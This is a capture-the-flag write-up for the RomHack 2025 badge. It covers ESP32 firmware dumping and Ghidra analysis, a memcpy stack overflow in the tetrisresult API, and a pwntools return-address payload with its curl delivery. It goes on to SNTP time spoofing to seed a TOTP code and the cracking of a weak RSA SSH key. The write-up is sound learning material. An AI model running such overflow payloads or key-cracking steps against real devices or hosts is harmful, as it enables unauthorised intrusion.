



Badge CTF

Moving around in the badge's pages I found a weird 6 digit number. At first it seemed like a pedometer so it wasn't explored in depth. After a deeper analysis I was able to make a debug screen pop-out in the same page by pressing the `up` button.




The string `TimeSync Function at 42009988` caught my attention and made me notice that the 6 digit number was not a pedometer indeed but rather a TOTP code that was changing every minute or so. Also the wrong local time was displayed hinting at the fact that I should sync the time somehow.

On another page of the badge I was able to enable an access point by hitting the `up` button; the badge started broadcasting a network with a fully working DHCP server that assigned IPs in the 192.168.4.0/24 range.



From the log that was printed `Listening on HTTP port` I understood that after connecting to the wifi I should've visited the gateway on port 80, and, in fact, a web configuration panel was served.



The main thing that instantly caught my eye was the `sudo -i` section, but it asked for a password. Considering the context of the CTF and the rest of the things dotted around it was easy to guess the password to be `saiyan`.

On the bottom part of the authenticated section it was possible to set a `Time Server`, bingo! I wanted to change time and there exists an option to give a time server.

I proceeded to set my client IP as the server and wrote a simple python script that acted as an SNTP server serving always the same time. Sadly, even after upping a valid server and changing the IP in the badge, no request was made.

I remembered that the address of the `TimeSync` function was printed so I instantly thought to some kind of memory vulnerability (like a BOF) to manually call that address.

Even if I avoided it since now it was time to dump the firmware and analyze it with ghidra.

I used `esptool` to extract the firmware and the [ghidra-esp32-flash-loader](#) ghidra plugin to import it in a sane way.

```
$ sudo esptool --chip esp32c3 --port /dev/ttyACM0 read_flash 0x000000  
0x400000 firmware.bin
```



I instantly jumped to that `42009988` address and started to understand what was going on there.

```

2 void TimeSync(void)
3
4 {
5     int i;
6     undefined4 boh_linea;
7     undefined4 time_str;
8     int time_data [9];
9     int timestamp;
10
11     InitializingSNTP();
12     timestamp = 0;
13     time_data[0] = 0;
14     time_data[1] = 0;
15     time_data[2] = 0;
16     time_data[3] = 0;
17     time_data[4] = 0;
18     time_data[5] = 0;
19     time_data[6] = 0;
20     time_data[7] = 0;
21     time_data[8] = 0;
22     i = 0;
23     while ((time_data[5] < 116 && (i = i + 1, i < 10))) {
24         boh_linea = boh_info_linea();
25         console_printf(3,"main/badge/wifi.c",
26             "\x1b[0;32mI (%u) %s: Waiting for system time to be set... (%d/%d)\x1b[0m\n",
27             boh_linea,"main/badge/wifi.c",i,10);
28         delay(200);
29         FUN_420ddd00(&timestamp);
30         timestamp_to_timestr(&timestamp,time_data);
31         boh_linea = boh_info_linea();
32         time_str = format_time(time_data);
33         console_printf(3,"main/badge/wifi.c","\x1b[0;32mI (%u) %s: Current time: %s\x1b[0m\n",boh_linea,
34             "main/badge/wifi.c",time_str);
35     }
36     return;
37 }
38

```

Sadly no clue here, seemed like the initialization code for the SNTP server and some repeated attempt to check the current time against some mysterious 116 value... Instead of fidgeting more here I started looking for some injection point on the input i could provide to the badge.

At 42003772 I found a function that checked a lot of strings I already noticed in the web interface.

```

82     else {
83         iVar2 = __call_strncmp(__s1,"ntp_server");
84         if (iVar2 == 0) {
85             FUN_42002aca(param_1,score);
86             uVar4 = 0;
87         }
88         else {
89             iVar2 = __call_strncmp(__s1,"password");
90             if (iVar2 == 0) {
91                 FUN_42002b8a(param_1,score);
92                 uVar4 = 0;
93             }
94             else {
95                 iVar2 = __call_strncmp(__s1,"reset");
96                 if (iVar2 == 0) {
97                     FUN_42003128(param_1,score);
98                     uVar4 = 0;
99                 }
100                else {
101                    iVar2 = __call_strncmp(__s1,"tetrisresult");
102                    if (iVar2 == 0) {
103                        handle_tetris_result(param_1,score);
104                        uVar4 = 0;
105                    }
106                    else {
107                        FUN_4201c04a(param_1,6,"not found");
108                        uVar4 = 0;
109                    }
110                }
111            }
112        }
113    }

```

This function appeared to be the one dispatching any call to `/api/v1/*` to the correct function; I already used all of the APIs listed there except for the one named `tetrisresult`. By searching for the string `tetris` in the whole firmware I found and found two interesting results.

```

$ strings firmware.bin | grep "/tetris\." | uniq
http://tetris.cybersaiyan.it/
/www/js/tetris.js
counter)+ " steps away from being a hacker.",duration:2e3,position:"center",gravity:"bottom",style:{background:"#fafafa",color:"#000000"}}).showToast(),6<+logo
click_counter&&(document.location.href="/tetris.html"));
/www/tetris.html
k rel=stylesheet href=/css/grids-responsive.css<link rel=stylesheet href=/style.css><link rel=stylesheet href=/css/tetris.css><link rel=stylesheet href=/css/to
astify.min.css><link rel=icon href=/img/favicon.gif sizes=32x32><script src=/js/webaudio-ti
/www/tetris.html
<h3>Send your score to the leaderboard: https://tetris.cybersaiyan.it</h3><label for=player>Player name (max 24 characters):</label><input maxlength=24 id=sends
corePlayerName><button id=btnSendScore>Send score</button></div><h3 id=scoreLine>Score:<spa
/www/tetris.html
audioToggle checked><label for=audioToggle></label></div></div></div><script src=/js/tetris.js></script>
/www/tetris.html
/www/css/tetris.css
/www/tetris.mid

```

There as a public `http://tetris.cybersaiyan.it` website and a local `/tetris.html` endpoint. Not being sure what counted as proper scope for this CTF and not wanting to get sued for hacking a random site I visited the local endpoint and played a bit there. After completing a game it was possible to enter a name and submit the score to a leaderboard. Everything was handled by the infamous local endpoint `/tetrisresult`.

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST	/api/v1/tetrisresult	HTTP/1.1		1	HTTP/1.1 200 OK			
2	Host:	192.168.4.1			2	Content-Type: application/json			
3	Content-Length:	37			3	Content-Length: 26			
4	Content-Type:	application/json			4				
5	Connection:	close			5	{			
6						"status":"error in POST"			
7	{					}			
	"player_b64":	"bWltbW8=",							
	"points":	60							
	}								

A deeper inspection of the code made me notice that the `player_b64` value, after being decoded, was for some reason copied to another buffer with an unsafe call to the `memcpy` function.

```

53     if (iVar3 == 0) {
54         __call_memcpy(buffer, __src, probably_length);
55         puts_console("Buf after memcpy:");
56         i = 0;
57         while( true ) {
58             uVar9 = probably_length;
59             if (0x30 < probably_length) {
60                 uVar9 = 0x30;
61             }
62             if (uVar9 <= i) break;
63             printf_console("%02X ", buffer[i]);
64             i = i + 1;
65         }

```

Given this is the only place where some random memory is printed to the serial console (that `Buf` after `memcpy`: `print`) I tried sending stupidly large strings to this endpoint.

```
$ curl http://192.168.4.1:80/api/v1/tetrisresult -X POST --data-raw "{
  \"player_b64\": \"$(python3 -c 'print(\"A\" * 200)')\", \"points\": 0 }"
```

And there it was, an awesome crash log in the serial console.

[illegible]

By reading the assembly of the function that was crashing I was able to infer the size of the stack frame before the return address to be 52 and wrote a quick pwntools script to create the payload.


```
1 import pwn
2 import base64
3
4 payload = b'A'*52 + pwn.p32(0x42009988+1) + b'B'*20
5
6 payload = base64.b64encode(payload).decode()
7 print(payload)
8
```

Why that +1 you may ask, well, I have no idea it didn't work without it; the magic of pwn is that its an exact science ;)

So I tried upping the snmp server and launching the exploit, and there it was: I finally got a connection!

```
$ sudo python3 snp.py
2025-10-02 10:57:23 INFO      starting ntpserver.py 0.0.0.0 123
2025-10-02 10:57:52 INFO      192.168.4.1: ok: client="1900-01-01 01:00:00.0000
00", server="2034-10-02 14:57:23.263894"

$ curl http://192.168.4.1:80/api/v1/tetrisresult -X POST --data-raw '{"pl
yer_b64":"$(python3 script.py)","points\:0}" && echo -e "\n\n\n\n\n"
{"status":"error in POST"}
```

I was also able to confirm from the serial console that the time I was serving was indeed set in the badge.

[illegible]

Ok, now I am able to fully control the time of the device and seed the TOTP generator properly.
Cool. Now what?

Back to the drawing board again, and I went all the way back to the debug screen in the badge. There a public address `capscorp.cybersaiyan.it` was listed. Absurdly scared of going out-of-scope but without any other clue I visited the homepage of that site and noted some hidden endpoint in the HTML comments.

```
254 <section id="contact" style="padding:4rem 2rem; text-align:center;">
255   <h2>Contact us</h2>
256   <!-- <a href="/~bulma" title="Contact Bulma">Contact Bulma</a> -->
257   <!-- <a href="/~trunks" title="Contact Trunks">Contact Trunks</a> -->
258   <p>This feature is currently not available as we are running from Red Ribbon</p>
259 </section>
```

There I found some interesting notes, especially one from `trunks` that went like this:

27.09.2034



I needed some place where to store some important information about my time travel... luckily Cyber Saiyan offered to help me with hosting my own server under their domain.

I spotted what I need from Red Ribbon at RomHack 2025... DrGero adapted a old Cyber Saiyan device he found to his malicious intents... they plugged that online at redribbon.cybersaiyan.it. I hope some hackers will be able to help me.

Here I got some relief in my out-of-scope fear as RomHack was mentioned and I focused my attention on the phrase `my own site under their domain`. Since these are trunk's notes (and since if this was out-of-scope I was already going to get sued anyway), I assessed the existence of `trunks.cybersaiyan.it` and ran a quick nmap on there. After finding an ssh port i tried to connect and got greeted with the time of the server and a request for an OTP.

```
└─$ ssh trunks@trunks.cybersaiyan.it
```

```
trunks ssh server - capscorp
```

```
authenticate with totp:
```

```
> █
```

I went back to my SNTP server and changed the date to the one listed here and ran the exploit again. Now the TOTP generator should be correctly seeded and, in fact, by inserting the provided code in this prompt I was able to login.

With a light exploration of the filesystem I noticed a local git repository with a remote link to github.com/DrGero-cs/androidsremote. Sadly this was a private repository but I was able to recover something from the logs history.

```
trunks@trunks_1759396238080144827:~/drgero$ ls -al
total 20
drwxr-xr-x 1 trunks trunks 4096 Sep 23 14:49 .
drwx----- 1 trunks trunks 4096 Sep 23 14:49 ..
drwxr-xr-x 7 trunks trunks 4096 Sep 23 14:48 .git
-rw-r--r-- 1 trunks trunks 417 Sep 23 12:35 README.md
trunks@trunks_1759396238080144827:~/drgero$ git config --get remote.origin.url
git@github.com:DrGero-cs/androidsremote.git
trunks@trunks_1759396238080144827:~/drgero$ git log
commit a39aed9478e91c5d033eb2ce196529adfdc29433 (HEAD -> master, origin/master)
Author: drgero <ctf@cybersaiyan.it>
Date: Tue Sep 23 16:47:42 2025 +0200

    upload to git
trunks@trunks_1759396238080144827:~/drgero$ git diff a39aed9478e91c5d033eb2ce196529adfdc29433
diff --git a/sshd.c b/sshd.c
deleted file mode 100644
index 348ca76..0000000
--- a/sshd.c
+++ /dev/null
@@ -1,46 +0,0 @@
-#include "sshd.h"
-#include "red_ribbon_art.h"
-#include "secrets.h"
-
-const char *host_key = HOST_KEY;
-
-static struct ssh_user users[] = {
-    // Hahaha! I alone possess the right to wield this device!
-    // I shall authenticate using my invincible SSH key...
-    // Let no one dare to crack it, or the Red Ribbon<E2><80><99>s plans to annihilate the Saiyans will be reduced to ashes...
-    //
-    // - Dr. Gero
-
-    {
-        .su_user = "DrGero",
-        .su_keytype = SSH_KEYTYPE_RSA,
-        .su_base64_key = DRGERO_SSH_KEY
-    }
-};
```

There was a portion of a small SSH server task running on an ESP device where it was clearly stated that the user `DrGero` existed and it should login using an RSA key.

I used [github-recon](#) to extract any information I could from the GitHub profile and found a public RSA signing key.

```
SSH Signing Keys
Title: "DrGero"
CreatedAt: "2025-09-20 20:59:04.919 +0000 UTC"
Key: "ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAQDQVn0CoThTqLIALhGrEwK0bgzy6T1883j99FKoXLTxha90qPdkfMb4CCf0s7xf2L5JSq46JgwnapL0DZ8UA97YJ/uj435h1quZkK/CsDlpud5rZW9y4
4ta+FPwvG8ro+r5t0M/RUYAPD5c00M/+6GU7kPeDFHEatCegQk3XR+rWd6NsHudXJF/HhaFsESdg0/t5fiiicZtuPqrq5Jja+TXIJ7k9TKR170mh+M2WX25YkHk5rD8jLbw8CWp4LHxSatun39vFVZ1YHg/xZ
MvaY8ZmScct19eaoldKM7y7MBfwZzrdUqEnl0xYdBo980Tyc15n8hlpQsMr9R9X"
```

Following the hint left in the comments `Let no one dare to crack it` I assumed this to be a weak RSA key and tried to bruteforce it with [RsaCtfTool](#).

With this public key I was finally able to login to the previously hinted `redribbon.cybersaiyan.it`.

I was then able to deactivate the Androids and save the Saiyans!

```
—$ ssh -i DrGero.id_rsa DrGero@redribbon.cybersaiyan.it

Welcome DrGero! You have successfully authenticated with your SSH key.
Press D to deactivate the Androids, or any other key to exit.
D
Deactivating the Androids...
The Androids have been deactivated.
🕒 Time for the final step! Enter your Badge MAC Address (you'll find it in the web interface under badge_stats or in the debug mode of the TOTP) to unlock the
ultimate flag 🚩:
The flag is: RH2025{C3ll_Will_D357r0y_54y4n5_DrG3r0}
🎉 Well done, hacker! You successfully completed the RomHack 2025 Capture The Flag! 🚩
```